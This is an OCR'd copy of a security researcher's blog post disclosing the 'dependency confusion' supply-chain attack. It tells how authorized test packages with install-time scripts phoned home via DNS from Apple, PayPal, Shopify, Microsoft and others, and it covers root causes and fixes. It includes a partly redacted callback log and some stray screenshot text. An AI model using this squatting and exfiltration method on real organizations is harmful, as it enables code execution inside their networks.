
Top highlight

Dependency Confusion: How I Hacked Into Apple, Microsoft and Dozens of Other Companies

The Story of a Novel Supply Chain Attack

Alex Birsan · Follow
11 min read · Feb 9, 2021

19K 52




Ever since I started learning how to code, I have been fascinated by the level of trust we put in a simple command like this one:


```
pip install package_name
```

Some programming languages, like Python, come with an easy, more or less official method of installing dependencies for your projects. These installers are usually tied to public code repositories where anyone can freely upload code packages for others to use.

You have probably heard of these tools already — Node has `npm` and the npm registry, Python's `pip` uses PyPI (Python Package Index), and Ruby's *gems* can be found on… well, RubyGems.

When downloading and using a package from any of these sources, you are essentially trusting its publisher to run code on your machine. So can this blind trust be exploited by malicious actors?




DOWNLOADS & COUNTING

Install RubyGems

RubyGems.org is the Ruby community's gem hosting service. Instantly publish your gems and then install them. Use the API to find out more about available gems. Become a contributor and improve the site yourself.

RubyGems.org is made possible through a partnership with the greater Ruby community. Fastly provides bandwidth and CDN support, Ruby Central covers infrastructure costs, and Ruby Together funds ongoing development and ops work. Learn more about our sponsors and how they work together.

We need your help to fund the developer time that keeps RubyGems.org running smoothly for everyone. Join Ruby Together today.

things

We're npm, Inc., the company behind Node package manager, the npm Registry, and npm CLI. We offer those to the community for free, but our day job is building and selling useful tools for developers like you.

Take your JavaScript development up a notch

Get started today for free, or step up to npm Pro to enjoy a premium JavaScript development experience, with features like private packages.

281,412 projects 2,294,578 releases 3,702,220 files 475,786 users

The Python Package Index (PyPI) is a repository of software for the Python programming language.

PyPI helps you find and install software developed and shared by the Python community. Learn about installing packages.

Package authors use PyPI to distribute their software. Learn how to package your Python code for PyPI.


Trending projects
Trending projects as downloaded by the community

New releases
Hot off the press: the newest project releases

Of course it can.

None of the package hosting services can ever guarantee that all the code its users upload is malware-free. Past research has shown that *typosquatting* — an attack leveraging typo'd versions of popular package names — can be incredibly effective in gaining access to random PCs across the world.


Other well-known dependency chain attack paths include using various methods to compromise existing packages, or uploading malicious code under the names of dependencies that no longer exist.


Injection of Malicious Code (into dependency tree)
Create New Package
Infect Existing Package
Trojan Horse
Typosquatting
Use After Free [10]
Inject into Source
Inject during the Build
Inject into Repository System
Pull Request (as contributor)
Commit (as maintainer)
Compromise Build System
Weak/Compromised Credentials or API Tokens
Exploit Vulnerabilities
Deploy in Alternative Repository/Mirror
Weak/Compromised Credentials or API Tokens
Social Engineering to become Maintainer
Manipulate Package Download
Run Malicious Build (on shared systems)

The Idea

While attempting to hack PayPal with me during the summer of 2020, Justin Gardner (@Rhynorater) shared an interesting bit of Node.js source code found on GitHub.

The code was meant for internal PayPal use, and, in its `package.json` file, appeared to contain a mix of public and private dependencies — public packages from npm, as well as non-public package names, most likely hosted internally by PayPal. These names did not exist on the public npm registry at the time.


```
"dependencies": {
  "express": "^4.3.0",
  "dustjs-helpers": "~1.6.3",
  "continuation-local-storage": "^3.1.0",
  "pplogger": "^0.2",
  "auth-paypal": "^2.0.0",
  "wurfl-paypal": "^1.0.0",
  "analytics-paypal": "~1.0.0"
}
```

With the logic dictating which package would be sourced from where being unclear here, a few questions arose:

- What happens if malicious code is uploaded to npm under these names? Is it possible that some of PayPal's internal projects will start defaulting to the new public packages instead of the private ones?
- Will developers, or even automated systems, start running the code inside the libraries?
- If this works, can we get a bug bounty out of it?
- Would this attack work against other companies too?

Without further ado, I started working on a plan to answer these questions.

The idea was to upload my own “malicious” Node packages to the npm registry under all the unclaimed names, which would “phone home” from each computer they were installed on. If any of the packages ended up being installed on PayPal-owned servers — or anywhere else, for that matter — the code inside them would immediately notify me.

At this point, I feel that it is important to make it clear that every single organization targeted during this research has provided permission to have its security tested, either through public bug bounty programs or through private agreements. Please do not attempt this kind of test without authorization.


“It’s Always DNS”

Thankfully, npm allows arbitrary code to be executed automatically upon package installation, allowing me to easily create a Node package that collects some basic information about each machine it is installed on through its `preinstall` script.

To strike a balance between the ability to identify an organization based on the data, and the need to avoid collecting too much sensitive information, I settled on only logging the username, hostname, and current path of each unique installation. Along with the external IPs, this was just enough data to help security teams identify possibly vulnerable systems based on my reports, while avoiding having my testing be mistaken for an actual attack.

One thing left now — how do I get that data back to me?

Knowing that most of the possible targets would be deep inside well-protected corporate networks, I considered that DNS exfiltration was the way to go.



Sending the information to my server through the DNS protocol was not essential for the test itself to work, but it did ensure that the traffic would be less likely to be blocked or detected on the way out.

The data was hex-encoded and used as part of a DNS query, which reached my custom authoritative name server, either directly or through intermediate resolvers. The server was configured to log each received query, essentially keeping a record of every machine where the packages were downloaded.

The More The Merrier

With the basic plan for the attack in place, it was now time to uncover more possible targets.


The first strategy was looking into alternate ecosystems to attack. So I ported the code to both Python and Ruby, in order to be able to upload similar packages to PyPI (Python Package Index) and RubyGems respectively.

But arguably the most important part of this test was finding as many relevant dependency names as possible.

A few full days of searching for private package names belonging to some of the targeted companies revealed that many other names could be found on GitHub, as well as on the major package hosting services — inside internal packages which had been accidentally published — and even within posts on various internet forums.

However, by far the best place to find private package names turned out to be… inside javascript files.

Apparently, it is quite common for internal `package.json` files, which contain the names of a javascript project's dependencies, to become embedded into public script files during their build process, exposing internal package names. Similarly, leaked internal paths or `require()` calls within these files may also contain dependency names. Apple, Yelp, and Tesla are just a few examples of companies who had internal names exposed in this way.


https://s3-media0.fl.yelpcdn.com
https://s3-media0.fl.yelpcdn.com/assets/public/module_biz_claim_pages_landing.yji-d31b8f13a3e9d210d83f.js
Incognito

```
react","test:watch":"yelp-js-infra test --react -- -
-watchAll","prepublish":"make
build","typecheck":"flow check"},"dependencies":
{"snake-case":"^2.1.0","yelp-bunsen-logger-
js":"^4.4.1","yelp_sitrep":"^7.13.2"},"devDependenci
es":{"enzyme":"^3.11.0","flow-bin":"^0.100.0","flow-
copy-source":"^1.2.1","react":"^16.4.2","react-
dom":"^16.4.2","yelp-js-infra":"^33.39.0"},"files":
["lib","src"],"peerDependencies":
{"react":"^16.4.2","react-
dom":"^16.4.2"}}')},20:function(e,t,n)
```

During the second half of 2020, thanks to @streaak's help and his remarkable recon skills, we were able to automatically scan millions of domains belonging to the targeted companies and extract hundreds of additional javascript package names which had not yet been claimed on the npm registry.

I then uploaded my code to package hosting services under all the found names and waited for callbacks.

. . .

Results

The success rate was simply astonishing.

From one-off mistakes made by developers on their own machines, to misconfigured internal or cloud-based build servers, to systemically vulnerable development pipelines, one thing was clear: squatting valid internal package names was a nearly sure-fire method to get into the networks of some of the biggest tech companies out there, gaining remote code execution, and possibly allowing attackers to add backdoors during builds.

This type of vulnerability, which I have started calling *dependency confusion*, was detected inside more than 35 organizations to date, across all three tested programming languages. The vast majority of the affected companies fall into the 1000+ employees category, which most likely reflects the higher prevalence of internal library usage within larger organizations.

Due to javascript dependency names being easier to find, almost 75% of all the logged callbacks came from npm packages — but this does not necessarily mean that Python and Ruby are less susceptible to the attack. In fact, despite only being able to identify internal Ruby gem names belonging to eight organizations during my searches, four of these companies turned out to be vulnerable to dependency confusion through RubyGems.


One such company is the Canadian e-commerce giant Shopify, whose build system automatically installed a Ruby gem named `shopify-cloud` only a few hours after I had uploaded it, and then tried to run the code inside it. The Shopify team had a fix ready within a day, and awarded a $30,000 bug bounty for finding the issue.

Another $30,000 reward came from Apple, after the code in a Node package which I uploaded to npm in August of 2020 was executed on multiple machines inside its network. The affected projects appeared to be related to Apple's authentication system, externally known as Apple ID.

When I brought up the idea that this bug may have allowed a threat actor to inject backdoors into Apple ID, Apple did not consider that this level of impact accurately represented the issue and stated:

> *Achieving a backdoor in an operational service requires a more complex sequence of events, and is a very specific term that carries additional connotations.*

However, Apple did confirm that remote code execution on Apple servers would have been achievable by using this npm package technique. Based on the flow of package installs, the issue was fixed within two weeks of my report, but the bug bounty was only awarded less than a day prior to publishing this post.



```
+------------------------------+----------------------------------+-------------------+------------------+------------------------------+-------------------------------------------------------------------------------------------------------------------+
|            Time              |          Organization            |    IP Address     |   Package Name   |          Hostname            |                                                   Current Path                                                    |
+------------------------------+----------------------------------+-------------------+------------------+------------------------------+-------------------------------------------------------------------------------------------------------------------+
| FRI AUG 21 2020 16:37:56 GMT | APPLE-ENGINEERING - Apple Inc. | 17.149.2[redacted] | @idms/idms-pmrpc |       [redacted].lan         |       /Users/[redacted]/gitlab/appleauth/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc |
| FRI AUG 21 2020 20:14:32 GMT | APPLE-ENGINEERING - Apple Inc. |  17.171.[redacted] | @idms/idms-pmrpc |         8faa3092cc97         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| FRI AUG 21 2020 20:15:23 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         91c057281d0f         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| MON AUG 24 2020 17:40:43 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         1f3cc975c67b         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| MON AUG 24 2020 17:41:38 GMT | APPLE-ENGINEERING - Apple Inc. | 17.171.1[redacted] | @idms/idms-pmrpc |         fe01f79c7146         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| MON AUG 24 2020 17:46:06 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         7df2bb892313         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| MON AUG 24 2020 17:46:07 GMT | APPLE-ENGINEERING - Apple Inc. | 17.171.1[redacted] | @idms/idms-pmrpc |         c6269b74ec56         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| MON AUG 24 2020 19:55:16 GMT | APPLE-ENGINEERING - Apple Inc. | 17.171.1[redacted] | @idms/idms-pmrpc |         580f8f68bad3         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| MON AUG 24 2020 19:55:37 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         d7bea26b6122         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 07:15:17 GMT | APPLE-ENGINEERING - Apple Inc. |  17.171.[redacted] | @idms/idms-pmrpc |         f507d7c91170         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 07:16:00 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         e0b80fce2ded         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 17:04:20 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         fab9b33c62b4         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 17:21:45 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         dfec8557ad01         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 17:22:24 GMT | APPLE-ENGINEERING - Apple Inc. |  17.171.[redacted] | @idms/idms-pmrpc |         23495738a747         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 17:22:33 GMT | APPLE-ENGINEERING - Apple Inc. |  17.171.[redacted] | @idms/idms-pmrpc |         0b238c2f3792         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 17:23:34 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         b9986c648086         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 17:23:56 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         b44ff6b9bd5b         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 17:24:01 GMT | APPLE-ENGINEERING - Apple Inc. | 17.171.1[redacted] | @idms/idms-pmrpc |         dbe40d2f0d7b         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 17:35:18 GMT | APPLE-ENGINEERING - Apple Inc. | 17.171.1[redacted] | @idms/idms-pmrpc |         46ec329453e0         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 17:35:26 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         493d6929fa02         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 17:35:31 GMT | APPLE-ENGINEERING - Apple Inc. |  17.171.[redacted] | @idms/idms-pmrpc |         efdbc138d349         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 17:35:42 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         c1f3c7e9dd7b         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 17:56:39 GMT | APPLE-ENGINEERING - Apple Inc. | 17.151.1[redacted] | @idms/idms-pmrpc | [redacted]s-MacBook-Pro.local |   /Users/[redacted]/Repositories/idms/appleauth/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc |
| TUE AUG 25 2020 17:56:39 GMT | APPLE-ENGINEERING - Apple Inc. | 17.150.2[redacted] | @idms/idms-pmrpc | [redacted]s-MacBook-Pro.local |   /Users/[redacted]/Repositories/idms/appleauth/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc |
| TUE AUG 25 2020 19:12:59 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         ef4d6be2634f         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 19:28:51 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         74fb58c6b33f         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 19:38:10 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         2f9a02c2d36e         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 20:15:06 GMT | APPLE-ENGINEERING - Apple Inc. | 17.151.1[redacted] | @idms/idms-pmrpc | [redacted]MacBook-Pro.local | /Users/[redacted]Documents/workspace/apple/appleauth/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc |
| TUE AUG 25 2020 20:15:06 GMT | APPLE-ENGINEERING - Apple Inc. | 17.149.2[redacted]9 | @idms/idms-pmrpc | [redacted]MacBook-Pro.local | /Users/[redacted]Documents/workspace/apple/appleauth/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc |
| TUE AUG 25 2020 21:33:49 GMT | APPLE-ENGINEERING - Apple Inc. | 17.171.1[redacted] | @idms/idms-pmrpc |         51659637f4bc         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
| TUE AUG 25 2020 21:34:14 GMT | APPLE-ENGINEERING - Apple Inc. |  17.122.[redacted] | @idms/idms-pmrpc |         37ed0d2d0047         |                    /workspace/node_modules/@idms/idms-widget-auth-service/node_modules/@idms/idms-pmrpc           |
```

The same theme of npm packages being installed on both internal servers and individual developer's PCs could be observed across several other successful attacks against other companies, with some of the installs often taking place hours or even minutes after the packages had been uploaded.

Oh, and the PayPal names that started it all? Those worked too, resulting in yet another $30k bounty. Actually, the majority of awarded bug bounties were set at the maximum amount allowed by each program's policy, and sometimes even higher, confirming the generally high severity of dependency confusion bugs.

Other affected companies include Netflix, Yelp and Uber.

"It's Not a Bug, It's a Feature"

Despite the large number of dependency confusion findings, one detail was — and still is, to a certain extent — unclear: *Why* is this happening? What are the main root causes behind this type of vulnerability?

Most of the affected organizations were understandably reluctant to share further technical details about their root causes and mitigation strategies, but a few interesting details did emerge during my research and from my communication with security teams.

For instance, the main culprit of Python dependency confusion appears to be the incorrect usage of an “insecure by design” command line argument called `--extra-index-url`. When using this argument with `pip install library` to specify your own package index, you may find that it works as expected, but what `pip` is actually doing behind the scenes goes something like this:

- Checks whether `library` exists on the specified (internal) package index
- Checks whether `library` exists on the **public** package index (PyPI)
- Installs whichever version is found. If the package exists on both, it defaults to installing from the source with the **higher version number**.

Therefore, uploading a package named `library 9000.0.0` to PyPI would result in the dependency being hijacked in the example above.

Although this behavior was already commonly known, simply searching GitHub for `--extra-index-url` was enough to find a few vulnerable scripts belonging to large organizations — including a bug affecting a component of Microsoft’s .NET Core. The vulnerability, which may have allowed adding backdoors to .NET Core, was unfortunately found to be out of scope in the .NET bug bounty program.

Ruby’s `gem install --source` also works in a similar way, but I was unable to confirm whether its usage was the root cause of any of my findings.

Sure, changing `--extra-index-url` to `--index-url` is a quick and straight-forward fix, but some other variants of dependency confusion were proven much harder to mitigate.

JFrog Artifactory, a piece of software widely used for hosting internal packages of all types, offers the possibility to mix internal and public libraries into the same “virtual” repository, greatly simplifying dependency management. However, multiple customers have stated that Artifactory uses the exact same vulnerable algorithm described above to decide between serving an internal and an external package with the same name. At the time of writing, there is no way to change this default behavior.

JFrog is reportedly aware of the issue, but has been treating its possible fix as a “feature request” with no ETA in sight, while some of its customers have resorted to applying systemic policy changes to dependency management in order to mitigate dependency confusion in the meantime.

Microsoft also offers a similar package hosting service named Azure Artifacts. As a result of one of my reports, some minor improvements have been made to this service to ensure that it can provide a reliable workaround for dependency confusion vulnerabilities. Funnily enough, this issue was not discovered by testing Azure Artifacts itself, but rather by successfully attacking Microsoft’s own cloud-based Office 365, with the report resulting in Azure’s highest possible reward of $40,000.

For more in-depth information about root causes and prevention advice, you can check out Microsoft’s white paper “3 Ways to Mitigate Risk When Using Private Package Feeds”.

Future Research?

While many of the large tech companies have already been made aware of this type of vulnerability, and have either fixed it across their infrastructure, or are working to implement mitigations, I still get the feeling that there is more to discover.

Specifically, I believe that finding new and clever ways to leak internal package names will expose even more vulnerable systems, and looking into alternate programming languages and repositories to target will reveal some additional attack surface for dependency confusion bugs.

This being said, I wholeheartedly encourage you, no matter your level of experience, to take some time and give that idea in the back of your mind a try — whether it is related to dependency management security or not.

. . .

Shout-outs

- @EdOverflow and @prebenve, who independently researched similar types of attacks before I did, but have unfortunately not published their findings yet
- Justin Gardner (@Rhynorater), for sharing the piece of code that sparked the initial idea, and for proofreading this post
- @streaak, for helping find many of the vulnerable targets, and being awesome to work with
- Ettic, the creators of the excellent tool dnsbin, which I have used to log DNS callbacks
